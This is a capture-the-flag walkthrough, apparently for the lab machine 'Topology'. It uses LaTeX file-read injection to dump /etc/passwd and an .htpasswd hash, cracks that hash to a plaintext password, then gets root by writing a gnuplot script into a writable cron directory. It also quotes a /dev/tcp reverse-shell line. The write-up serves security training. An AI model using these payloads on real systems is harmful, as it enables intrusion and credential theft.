

# Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.217
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 14:07 IST
Nmap scan report for 10.10.11.217
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds
```

2) found a web app with latex engine

LaTeX Equation Generator

latex.topology.htb/equation.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

## LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</>

Enter LaTeX code here

Generate

### Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha\beta\gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$
Square root	<code>\sqrt[n]{1+x}</code>	$\sqrt[n]{1+x}$

# L<sup>A</sup>T<sub>E</sub>X



LEARN  
L<sup>A</sup>T<sub>E</sub>X  
IN ONE  
VIDEOS



More images

## LaTeX



Software

LaTeX is a software system for document preparation. When writing, the writer uses plain text as opposed to the formatted text found in WYSIWYG word processors like Microsoft Word, LibreOffice Writer and Apple Pages. [Wikipedia](#)

**Initial release:** 1984; 39 years ago

**License:** [LaTeX Project Public License \(LPPL\)](#)

**Stable release:** November 2023 LaTeX release / 1  
November 2023; 35 days ago

3) Directory listing is enabled

Index of /

latex.topology.htb

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Index of /

Name	Last modified	Size	Description
<a href="#">demo/</a>	2023-01-17 12:26	-	
<a href="#">equation.php</a>	2023-06-12 07:37	3.8K	
<a href="#">equationtest.aux</a>	2023-01-17 12:26	662	
<a href="#">equationtest.log</a>	2023-01-17 12:26	17K	
<a href="#">equationtest.out</a>	2023-01-17 12:26	0	
<a href="#">equationtest.pdf</a>	2023-01-17 12:26	28K	
<a href="#">equationtest.png</a>	2023-01-17 12:26	2.7K	
<a href="#">equationtest.tex</a>	2023-01-17 12:26	112	
<a href="#">example.png</a>	2023-01-17 12:26	1.3K	
<a href="#">header.tex</a>	2023-01-17 12:26	502	
<a href="#">tempfiles/</a>	2023-12-09 03:51	-	

Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80

4) Found some packages

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ cat header.tex
% vdailey's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
```


# listings – Typeset source code listings using L<sup>A</sup>T<sub>E</sub>X

The package enables the user to typeset programs (programming code) within L<sup>A</sup>T<sub>E</sub>X; the source code is read directly by T<sub>E</sub>X—no front-end processor is needed. Keywords, comments and strings can be typeset using different styles (default is bold for keywords, italic for comments and no special style for strings). Support for [hyperref](#) is provided.

To use, `\usepackage{listings}`, identify the language of the object to typeset, using a construct like:

`\lstset{language=Python}`, then use environment `\lstlisting` for inline code. External files may be formatted using `\lstinputlisting` to process a given file in the form appropriate for the current language. Short (in-line) listings are also available, using either `\lstinline|...|` or `|...|` (after defining the `|` token with the `\lstMakeShortInline` command).

## 5) Getting error



## 6) found subdomains

```
(vigneswar@VigneswarPC)~[~/Downloads]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.11.217 -H "Host: FUZZ.topology.htb" -fs 6767


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.11.217
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.topology.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 6767

stats      [Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 230ms]
dev        [Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 5230ms]
```

# Vulnerability Assessment

## 1) got lfi



equation.php (PNG Image, 2 x) +

latex.topology.htb/equation.php?eqn=%24\\stinputlisting{%2Fetc%2Fpasswd}%24&submit=


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:108:115:/:run/uuid:/usr/sbin/nologin
sshd:x:110:65534:/:run/sshd:/usr/sbin/nologin
pollinate:x:112:1:/:var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley ,W2 1-123,,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125:/:var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127:/:var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

```
vdaisley:x:1007:1007:Vajramani Daisley ,W2 1-123,,,:/home/vdaisley:/bin/bash
```

## Exploitation

1) found password hash from .htpasswd on dev subdomain



equation.php (PNG Image, 1 x) +

latex.topology.htb/equation.php?eqn=%24\\stinputlisting{%2Fvar%2Fwww%2Fdev%2F.htpasswd}%24&submit=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

2) cracked the hash



```
$apr1$10NUB/S2$58eeNVirnRDB5zAIbIXTY0:calculus20

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target.....: $apr1$10NUB/S2$58eeNVirnRDB5zAIbIXTY0
Time.Started.....: Sat Dec 9 15:20:43 2023 (43 secs)
Time.Estimated...: Sat Dec 9 15:21:26 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 23490 H/s (4.42ms) @ Accel:256 Loops:62 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 997376/14344384 (6.95%)
Rejected.....: 0/997376 (0.00%)
Restore.Point....: 995328/14344384 (6.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: caren03 -> cajun123

Started: Sat Dec 9 15:20:12 2023
Stopped: Sat Dec 9 15:21:28 2023
```

3) connected with ssh

```
(vigneswar@VigneswarPC)-[~]
$ ssh vdaisley@10.10.11.217
The authenticity of host '10.10.11.217 (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjqnv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/00K0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.217' (ED25519) to the list of known hosts.
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

vdaisley@topology:~$ |
```


## Privilege escalation

1) found cron jobs running

```

2023/12/09 05:04:24 CMD: UID=0 PID=2 |
2023/12/09 05:04:24 CMD: UID=0 PID=1 | /sbin/init
2023/12/09 05:05:01 CMD: UID=0 PID=20795 | /usr/sbin/CRON -f
2023/12/09 05:05:01 CMD: UID=0 PID=20794 | /usr/sbin/CRON -f
2023/12/09 05:05:01 CMD: UID=0 PID=20797 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:05:01 CMD: UID=0 PID=20796 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:05:01 CMD: UID=0 PID=20798 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/12/09 05:05:01 CMD: UID=0 PID=20800 | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0 PID=20799 | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0 PID=20804 | cut -d -f3,7
2023/12/09 05:05:01 CMD: UID=0 PID=20803 |
2023/12/09 05:05:01 CMD: UID=0 PID=20802 |
2023/12/09 05:05:01 CMD: UID=0 PID=20801 |
2023/12/09 05:05:01 CMD: UID=0 PID=20807 | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0 PID=20806 | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0 PID=20805 | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0 PID=20808 | sed s/,//g
2023/12/09 05:05:01 CMD: UID=0 PID=20811 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;

```



# gnuplot

Computer program



gnuplot is a command-line and GUI program that can generate two- and three-dimensional plots of functions, data, and data fits. The program runs on all major computers and operating systems. [Wikipedia](#)

**Programming language:** C

**Initial release:** 1986; 37 years ago

**License:** gnuplot

**Preview release:** 6.0

**Stable release:** 5.4.10 (October 20, 2023; 47 days ago)

2) checked how to run commands using gnuplot

## Command Execution

The script file of `gnuplot` can be used to execute system commands as below.

```
gnuplot test.plt
```

Contents of the `.plt` is like the following.

```
system "whoami"

# Reverse shell
system "bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'"
```

3) we have write permission

```
vdaisley@topology:~$ ls /opt/ -l
total 4
drwx-wx-wx 2 root root 4096 Jun 14 07:45 gnuplot
```

4) made payload to add suid bit

```
vdaisley@topology:~$ echo 'system "chmod +s /usr/bin/bash"' > /opt/gnuplot/priv.plt
```

2023/12/09 05:11:17	CMD: UID=0	PID=1	/sbin/init
2023/12/09 05:12:01	CMD: UID=0	PID=21078	find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/12/09 05:12:01	CMD: UID=0	PID=21077	/bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:12:01	CMD: UID=0	PID=21076	/usr/sbin/CRON -f
2023/12/09 05:12:01	CMD: UID=0	PID=21075	/usr/sbin/CRON -f
2023/12/09 05:12:01	CMD: UID=0	PID=21080	/bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:12:01	CMD: UID=0	PID=21079	gnuplot /opt/gnuplot/priv.plt

2023/12/09 05:12:01	CMD: UID=0	PID=21090	sh -c chmod +s /usr/bin/bash
---------------------	------------	-----------	------------------------------

5) got root access



```
vdaisley@topology:~$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
80b723116a23fedc373150cd1d8460b6
bash-5.0# |
```